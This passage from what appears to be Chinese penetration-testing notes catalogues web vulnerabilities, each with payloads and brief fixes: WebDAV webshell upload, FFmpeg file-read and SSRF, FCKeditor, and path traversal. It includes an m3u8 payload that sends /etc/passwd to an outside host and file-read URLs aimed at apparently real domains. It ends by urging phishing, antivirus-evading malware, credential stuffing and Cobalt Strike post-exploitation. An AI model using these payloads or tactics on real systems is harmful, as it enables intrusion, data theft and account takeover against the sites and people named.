
**漏洞描述**：当WebDAV开启PUT，MOVE，DELETE方法时，就可向服务器上传危险脚本文件。

**漏洞场景**：使用了类似WebDAV等服务或者OPTIONS提示支持PUT方法时。


**漏洞地址**：PUT方法支持的请求处。

**漏洞级别**：高危。


**漏洞详情**：通过OPTIONS探测服务器所支持的HTTP方法：



通过PUT方法向服务器上传脚本文件：



通过Move或Copy方法改名，将文件名由a.txt改为cmd.asp：

用DELETE方法，清除上传的木马文件痕迹，或者删除服务器上的任意文件：

**漏洞修复**：禁用WebDAV ，若要使用WebDAV加上权限验证。

### FFmpeg文件读取漏洞


**漏洞描述**：上传构造的视频文件将读取的文件内容播放出来。影响版本：3.2.2、3.2.5和2.6.8等。

**漏洞场景**：允许用户上传多媒体文件，并使用FFMpeg进行处理的场景。

**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：中危。

**漏洞详情**：上传构造好的POC视频文件并进行视频播放，可看到/etc/passwd内容说明存在漏洞。



下载脚本处：https://github.com/neex/ffmpeg-avi-m3u-xbin/blob/master/gen\_xbin\_avi.py

生成Payload：python3 gen\_xbin\_avi.py file:///etc/passwd payload.avi

**漏洞修复**：升级至FFmpeg 3.3.2或最新版本，将file://等危险协议类型添加到黑名单。

### FFmpeg SSRF任意文件读取漏洞

**漏洞描述**：解析HTTP Live Streaming m3u8文件不当，可导致SSRF与任意文件读取漏洞。

**漏洞场景**：允许用户上传多媒体文件，并使用FFMpeg进行处理的场景。

**漏洞地址**：http://www.example.com/upload等。

**漏洞级别**：高危。

**漏洞详情**：A. 制作POC文件保存为test.m3u8，然后上传该文件。

#EXTM3U

#EXT-X-MEDIA-SEQUENCE:0

#EXTINF:10.0,

concat: http://x.yuer.com|file:///etc/passwd

#EXT-X-ENDLIST

B. 如果漏洞存在则可在x.yuer.com的访问日志中看到读取的文件信息，如下图：

http://124.250.31.122:10010/static/drops/full/fc009ae85f282f0df435b63bd63da4868c6d1b99.jpg

**漏洞修复**：升级到FFmpeg到FFMpeg2.8.5或最新版本。

### 编辑器漏洞

**漏洞描述**： FCKeditor组件有很多历史漏洞。

**漏洞场景**： 编辑器

**漏洞地址**：http://www.example.com/fckeditor等。

**漏洞级别**：高危.

**漏洞详情**：见https://github.com/scopion/Study/tree/main/vuln/6%E3%80%81%E7%BC%96%E8%BE%91%E5%99%A8%E6%BC%8F%E6%B4%9E

**漏洞修复**：升级编辑器至最新版本。

### 文件读取与下载漏洞

**漏洞描述**：对应用所能读取或下载的文件及目录没有限制措施，造成非授权访问的文件读取或下载。


常见参数如下： &path=、&inputFile=、&url=、&Lang=、&dis=、&data=、&src=、&menu=、&input =、&file=、&type=，路径如C:\boot.ini、/etc/passwd、/etc/shadow。

**漏洞场景**：请求中包括路径字段。


**漏洞地址**：包含路径字段的请求。

**漏洞级别**：高危。


**漏洞详情**：A. 直接任意文件读取：filep参数未做限制，直接可读取任意文件。




B. 使用00截断绕过：js参数只检测是否是js文件，但是没考虑到00截断。




C．特殊斜杆绕：[http://www.a.com/download/2015.pdf?filename=..\..\..\..\..\etc/hosts](http://www.a.com/download/2015.pdf?filename=..\\..\\..\\..\\..\\etc/hosts)




D．利用SSRF绕过：设置url为：<http://ip/../../etc/passwd>，读取密码文件。




E．利用多种协议：设置URL为：<file:///etc/passwd>，可读取到密码文件。



F．编码绕过：修改file参数编码：[file=L3Jvb3QvLmJhc2hfaGlzdG9yeQ](http://wyzx.ahu.edu.cn/download.jsp?file=L3Jvb3QvLmJhc2hfaGlzdG9yeQ)==获取历史记录。



G．利用参数污染漏洞绕过：使用[file=../../../etc/passwd](http://ip/share.jsp?file=logo.png&file=../../../etc/passwd)可以获取到密码文件。



H．黑名单、大小写混写绕过：[file=/WEB-INF/web.xml //](http://wyzx.ahu.edu.cn/download.jsp?file=/WEB-INF/web.xml%20//)可获取到tomcat配置文件。

I. 绕过原文件类型检测绕过：[path=/etc/passwd.txt/../../WEB-INF/web.xml](http://vaserviece.10jqka.com.cn/mobilecfxf/contenajax.php?path=/etc/passwd.txt/../../WEB-INF/web.xml%20) 。

**漏洞修复**：白名单限制用户输入参数的内容，php.ini配置open\_basedir限定文件访问范围。

## 其他方式

如果以上都失败的话，那么就要用到一门艺术了。当然也可以关注安全动态，看看是否有最新0day。

### 安全意识与社工

企业最薄弱的环节是员工的电脑和内网

Wi-Fi破解，无网络准入

系统版本低，软件版本低，office版本老旧

网络访问不规范,不升级。好奇心重，侥幸心理强。安全意识薄弱。

木马病毒免杀，发送钓鱼邮件，病毒邮件。

有实力的同学可以直接查社工库。可以搞来密码撞库。

利用免杀CS病毒，Office病毒等。

免杀合集文章：

## 后渗透

系统漏洞ms17010横向移动，获取凭据横向破解，弱口令爆破

后渗透工具：

网马管理

<https://github.com/BeichenDream/Godzilla>

<https://github.com/AntSwordProject/antSword>

https://github.com/yzddmr6/As-Exploits

CS相关

<https://github.com/k8gege/Aggressor>

https://github.com/zer0yu/Awesome-CobaltStrike

<https://github.com/gloxec/CrossC2>

<https://github.com/k8gege/LadonGo>

容器环境

https://github.com/cdk-team/CDK

http://cn-sec.com/archives/470633.html